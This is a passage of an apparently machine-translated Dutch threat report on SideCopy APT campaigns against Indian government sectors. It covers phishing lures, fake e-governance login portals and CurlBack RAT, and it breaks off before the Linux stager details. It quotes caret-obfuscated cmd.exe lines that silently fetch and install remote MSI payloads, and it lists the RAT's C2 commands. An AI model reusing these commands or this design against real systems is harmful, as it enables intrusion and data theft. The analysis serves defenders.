Seqrite Het Labs APT-team heeft nieuwe tactieken ontdekt van de aan Pakistan gelieerde SideCopy APT-groep, die sinds de laatste week van december 2024 actief is. De groep heeft haar doelwitten uitgebreid van de Indiase overheid, defensie, maritieme sector en universiteitsstudenten naar entiteiten onder de ministeries van spoorwegen, olie en gas en buitenlandse zaken. Een opvallende verandering in de recente campagnes is de overstap van HTML Application (HTA)-bestanden naar Microsoft Installer (MSI)-pakketten als primair mechanisme voor de voorbereiding van de aanvallen.
Kwaadwillende actoren ontwikkelen voortdurend hun tactieken om detectie te omzeilen. Deze verschuiving wordt gedreven door hun aanhoudend gebruik van DLL-sideloading en inbraken op meerdere platforms. Deze evolutie omvat ook technieken zoals reflective loading en het hergebruiken van open-source tools zoals Xeno RAT en Spark RAT, in navolging van de trend met Async RAT, om de mogelijkheden ervan uit te breiden. Daarnaast is een nieuwe payload genaamd CurlBack RAT geïdentificeerd die het slachtoffer registreert bij de C2-server.
Belangrijkste bevindingen
- Aanvallers doen zich via gebruikersnamen die gekoppeld zijn aan de e-mailadressen van hun medewerkers voor als overheidsmedewerkers met een achtergrond in cyberbeveiliging. Daarbij worden de gecompromitteerde e-mailadressen gebruikt.
- Er wordt een vals domein gebruikt dat een e-overheidsdienst met een open directory nabootst en dat payloads en phishing-inlogpagina's host.
- Dertien subdomeinen en URL's hosten inlogpagina's voor verschillende RTS-services voor meerdere City Municipal Corporations (CMC's), allemaal in de staat Maharashtra.
- Het officiële domein van het National Hydrology Project (NHP), dat onder het Ministerie van Waterbeheer valt, is gehackt om schadelijke berichten te verspreiden.
- Nieuwe tactieken zoals reflectief laden en AES-decodering van resource-secties via PowerShell om een aangepaste versie van de op C# gebaseerde open-sourcetool XenoRAT te implementeren.
- Een aangepaste variant van de op Golang gebaseerde open-sourcetool SparkRAT, gericht op Linux-platforms, is via dezelfde toneelspeler eerder gebruikt voor Poseidon en Ares RAT-ladingen.
- Er wordt gebruikgemaakt van een nieuwe RAT genaamd CurlBack, die gebruikmaakt van DLL side-loading. Deze registreert het slachtoffer via UUID bij de C2-server en ondersteunt bestandsoverdracht via curl.
- In januari 2025 en juni 2024 werden campagnes met het thema 'honingvallen' waargenomen, die samenvielen met de arrestatie van een overheidsmedewerker die ervan werd beschuldigd vertrouwelijke gegevens te hebben gelekt naar een Pakistaanse contactpersoon.
- Een eerder gecompromitteerde onderwijsportal, die in augustus 2024 werd ontdekt, werd in februari 2025 weer actief met nieuwe URL's gericht op universiteitsstudenten. Deze gebruiken drie verschillende thema's: 'Klimaatverandering', 'Onderzoekswerk' en 'Professioneel'. (De volledige analyse is te zien in de opname.) hier, waarin zes verschillende clusters van SideCopy APT worden uitgelegd.
- De moedergroep van SideCopy, APT36, richt zich al lange tijd op Afghanistan met een thema dat verband houdt met het Office of the Prisoners Administration (OPA) van het Islamitische Emiraat Afghanistan. Een recente campagne gericht op Linux-systemen met als thema "Leiderschap ontwikkelen voor toekomstige oorlogen" maakt gebruik van AES/RC4-gecodeerde stagers om de MeshAgent RMM-tool te laten vallen.
Doelsectoren onder het Indiase ministerie
- Spoorwegen
- OLIE & GAS
- Buitenlandse Zaken
- Defensie
Phishing-e-mails


De campagne, gericht op de defensiesector, begon met een phishingmail van 13 januari 2025 met als onderwerp "Update schema voor NDC 65 zoals besproken". De e-mail bevatte een link om een bestand met de naam "NDC65-Updated-Schedule.pdf" te downloaden om de doelgroep te lokken.

Een tweede phishingmail, verzonden op 15 januari 2025 met als onderwerp "Beleidsupdate voor deze cursus.txt", bevat eveneens een phishinglink. Deze e-mail is afkomstig van een officieel ogend e-mailadres dat waarschijnlijk is gehackt. National Defence College (NDC) is een opleidingsinstituut voor defensie, gericht op strategische en praktische toepassing van nationale veiligheid, gevestigd in Delhi en valt onder het Indiase Ministerie van Defensie.

Het e-mailadres van de aanvaller, "gsosystems-ndc@outlook[.]com", werd aangemaakt op 10 januari 2025 in de VAE en was voor het laatst actief op 28 februari 2025. OSINT onthult een vergelijkbaar e-mailadres, "gsosystems.ndc-mod@nic[.]in", dat toebehoort aan het National Informatics Centre (NIC), een afdeling van het Indiase ministerie van Elektronica en Informatietechnologie (MeitY). De gebruikersnaam die aan het e-mailadres van de aanvaller is gekoppeld, doet zich voor als een overheidsmedewerker met een achtergrond in cybersecurity.
Decoy-documenten
Het lokaas is verbonden aan het National Defence College (NDC) in India en bevat de jaarlijkse trainingskalender (studie & activiteiten) voor het jaar 2025 voor de 65e cursus (NDC-65). Het is gevestigd in New Delhi en is het opleidingsinstituut voor defensie en de belangrijkste plek voor strategische scholing voor officieren van de Defensiedienst (Indiase strijdkrachten) en de ambtenarij, die allemaal onder het Indiase Ministerie van Defensie vallen.
OpenDir en CredPhish

Een nepdomein dat zich voordoet als de e-Governance-portaldiensten, is gebruikt om de campagne uit te voeren die gericht was op spoorwegmaatschappijen. Dit domein werd aangemaakt op 16 juni 2023 en bevat een open directory met meerdere bestanden die tijdens het onderzoek zijn geïdentificeerd.

Er zijn in totaal 13 subdomeinen geïdentificeerd, die fungeren als inlogportalen voor verschillende systemen, zoals:
- Webmail
- Veiligheidstankbeheersysteem
- Loonsysteem
- Autoriteit instellen
Deze worden waarschijnlijk gebruikt voor phishing van inloggegevens, waarbij sinds vorig jaar actief meerdere legitieme overheidsportals worden nagebootst. Deze inlogpagina's zijn doorgaans gekoppeld aan RTS Services (Right to Public Services Act) en zijn bedoeld voor diverse City Municipal Corporations (CMC). Al deze nepportals zijn afkomstig uit steden in de staat Maharashtra:
- Chandrapur
- Gadchiroli
- Akola
- Satara
- Vasai Virar
- Ballarpur
- Mira Bhaindar
In de volgende tabel worden de geïdentificeerde subdomeinen en de data waarop ze voor het eerst zijn waargenomen, weergegeven:
| Subdomeinen | Eerst gezien |
| gadchiroli.egovservice[.]in | 2024-12-16 |
| pen.egovservice[.]in | 2024-11-27 |
| cpcontacts.egovservice[.]in
cpanel.egovservice[.]in webdisk.egovservice[.]in cpcalendars.egovservice[.]in webmail.egovservice[.]in |
2024-01-03 |
| dss.egovservice[.]in
cmc.egovservice[.]in |
2023-11-03 |
| mail.egovservice[.]in | 2023-10-13 |
| pakola.egovservice[.]in
pakora.egovservice[.]in |
2023-07-23 |
| egovservice[.]in | 2023-06-16 |

Al deze domeinen hebben de volgende DNS-geschiedenis, voornamelijk geregistreerd onder AS 140641 (YOTTA NETWORK SERVICES PRIVATE LIMITED). Dit duidt op een mogelijke gecoördineerde infrastructuur die is opgezet om legitieme services na te bootsen en inloggegevens te verzamelen van nietsvermoedende gebruikers.
Nader onderzoek in de openbare directory bracht aanvullende URL's aan het licht die verband hielden met het nepdomein. Deze URL's dienen waarschijnlijk vergelijkbare phishingdoeleinden en hosten ook nog meer misleidende content.
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
Cluster-A

Het eerste cluster van SideCopy's activiteiten toont een geavanceerde aanpak door zich tegelijkertijd te richten op zowel Windows- als Linux-omgevingen. Nieuwe Remote Access Trojans (RAT's) zijn aan hun arsenaal toegevoegd, waardoor ze diverse systemen effectiever kunnen infecteren.
Windows
Een spearfishing-e-maillink downloadt een archiefbestand met een dubbele extensie (.pdf.lnk). Deze bestanden worden gehost op domeinen die legitiem lijken:

| hxxps://egovservice.in/dssrts/helpers/fonts/2024-Nationale-Feestdagen-RH-PER_N-1/ |

| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/ |
De snelkoppeling start cmd.exe met argumenten die escape-tekens (^) gebruiken om detectie te omzeilen en de leesbaarheid te verminderen. Bij deze bestanden wordt een nieuwe machine-ID "dv-kevin" gezien, terwijl we normaal gesproken het voorvoegsel "desktop-" op die plek zien.

Het hulpprogramma msiexec.exe wordt gebruikt voor de installatie van MSI-pakketten die extern worden gehost. Het gebruikt de stille modus met de installatieschakelaar.
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^e^g^o^v^s^e^r^v^i^c^e^.^i^n^/^d^s^s^r^t^s^/^h^e^l^p^e^r^s^/^f^o^n^t^s^/^2^0^2^4^-^N^a^t^i^o^nal-^H^o^l^i^d^a^y^s^-^R^H^-^P^E^R^_^N-^1^/^i^n^s^t^/ |
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^n^h^p^.^m^o^w^r^.^g^o^v^.^i^n^/^N^H^P^M^I^S^/^T^r^a^i^n^i^n^g^M^a^t^e^r^i^a^l^/^a^s^p^x^/^S^e^c^u^r^i^t^y^-^G^u^i^d^e^l^i^n^e^s^/^w^o^n^t^/ |
Het eerste domein imiteert een nep-e-overheidssite die te zien is bij het openen van een map, terwijl het tweede een gecompromitteerd domein is dat toebehoort aan het officiële Nationale Hydrologieproject, een entiteit onder het Ministerie van Waterbronnen. Het MSI-bestand bevat een .NET-uitvoerbaar bestand, ConsoleApp1.exe , dat meerdere base64-gecodeerde PE-bestanden plaatst. Eerst wordt het lokdocument in de map Public geplaatst en geopend, terwijl de overige PE-bestanden in ' C:\ProgramData\LavaSoft\ ' worden geplaatst. Daaronder bevinden zich twee DLL's:
- Legitieme DLL: Sampeose.dll
- Kwaadaardige DLL: DUI70.dll, geïdentificeerd als CurlBack RAT.

CurlBack RAT

Naast de DLL's wordt een ondertekend Windows-binair bestand , girbesre.exe , met de oorspronkelijke naam CameraSettingsUIHost.exe, geplaatst. Bij uitvoering laadt het EXE-bestand de kwaadaardige DLL. De persistentie wordt bereikt door een HTA-script ( svnides.hta ) te plaatsen dat een registersleutel voor het EXE-bestand aanmaakt. Er werden twee verschillende voorbeelden van kwaadaardige DLL's gevonden, met compilatietijdstempels van 24-12-2024 en 30-12-2024.

CurlBack RAT controleert in eerste instantie de respons van een specifieke URL met de opdracht '/antivmcommand'. Als de respons "aan" is, gaat de RAT verder, anders beëindigt de RAT zichzelf en blijft de controle behouden. De RAT verzamelt systeeminformatie en alle aangesloten USB-apparaten met behulp van de registersleutel:
- “SYSTEEM\\ControlSet001\\Enum\\USBSTOR”


Verbonden en actieve processen worden opgesomd om te controleren op Explorer, MSedge, Chrome, Notepad, TaskMgr, Services, Defender en Settings.


Vervolgens genereert het een UUID voor clientregistratie bij de C2-server. De gegenereerde ID wordt samen met de gebruikersnaam opgeslagen in “ C:\Users\<gebruikersnaam>\.client_id.txt” .
Voordat de registratie met de ID plaatsvindt, wordt de persistentie ingesteld via een geplande taak met de naam " OneDrive " voor het legitieme binaire bestand, dat te vinden is op de locatie: " C:\Windows\System32\Tasks\OneDrive ".
Omgekeerde strings toegevoegd aan het C2-domein en hun doel:
| Draad | Functionaliteit |
| /retsiger/ | Cliënt registreren bij de C2 |
| /sdnammoc/ | Opdrachten ophalen van C2 |
| /taebtraeh/ | Controleer regelmatig de verbinding met C2 |
| /stluser/ | Resultaten uploaden naar de C2 |
Nadat de verbinding is geregistreerd, blijft deze actief om alle opdrachten op te halen die in het antwoord worden geretourneerd.

Als het antwoord een waarde bevat, wordt het huidige tijdstempel opgehaald en wordt een van de volgende C2-opdrachten uitgevoerd:
| commando | Functionaliteit |
| info | Systeeminformatie verzamelen |
| Download | Bestanden downloaden van de host |
| volharding | Persistentie-instellingen wijzigen |
| lopen | Willekeurige opdrachten uitvoeren |
| extract | Gegevens uit het systeem halen |
| toestemming | Controleer en verhoog privileges |
| gebruikers | Gebruikersaccounts opsommen |
| cmd | Opdrachtregelbewerkingen uitvoeren |

Andere basisfuncties zijn onder meer het ophalen van gebruikers- en hostgegevens, het extraheren van archiefbestanden en het aanmaken van taken. Strings en code tonen aan dat CURL in de schadelijke DLL aanwezig is om verschillende bestandsformaten te inventariseren en over te dragen:
- Afbeeldingsbestanden: GIF, JPEG, JPG, SVG
- Tekstbestanden: TXT, HTML, PDF, XML
Linux
Naast de op Windows gerichte aanvallen, richt het eerste cluster van SideCopy zich ook op Linux-omgevingen. Het kwaadaardige archiefbestand heeft dezelfde naam als de Windows-versie, maar met een wijzigingsdatum van 2024-12-20. Dit archief bevat een op Go gebaseerd ELF-binair bestand, wat wijst op een consistente platformoverschrijdende strategie. Analyse toont aan dat de functiestroom van de stager code-overeenkomsten vertoont met de stagers die geassocieerd worden met Poseidon en Ares RAT. Deze zijn respectievelijk gekoppeld aan Transparent Tribe en SideCopy APT's.

Stager functionaliteit:
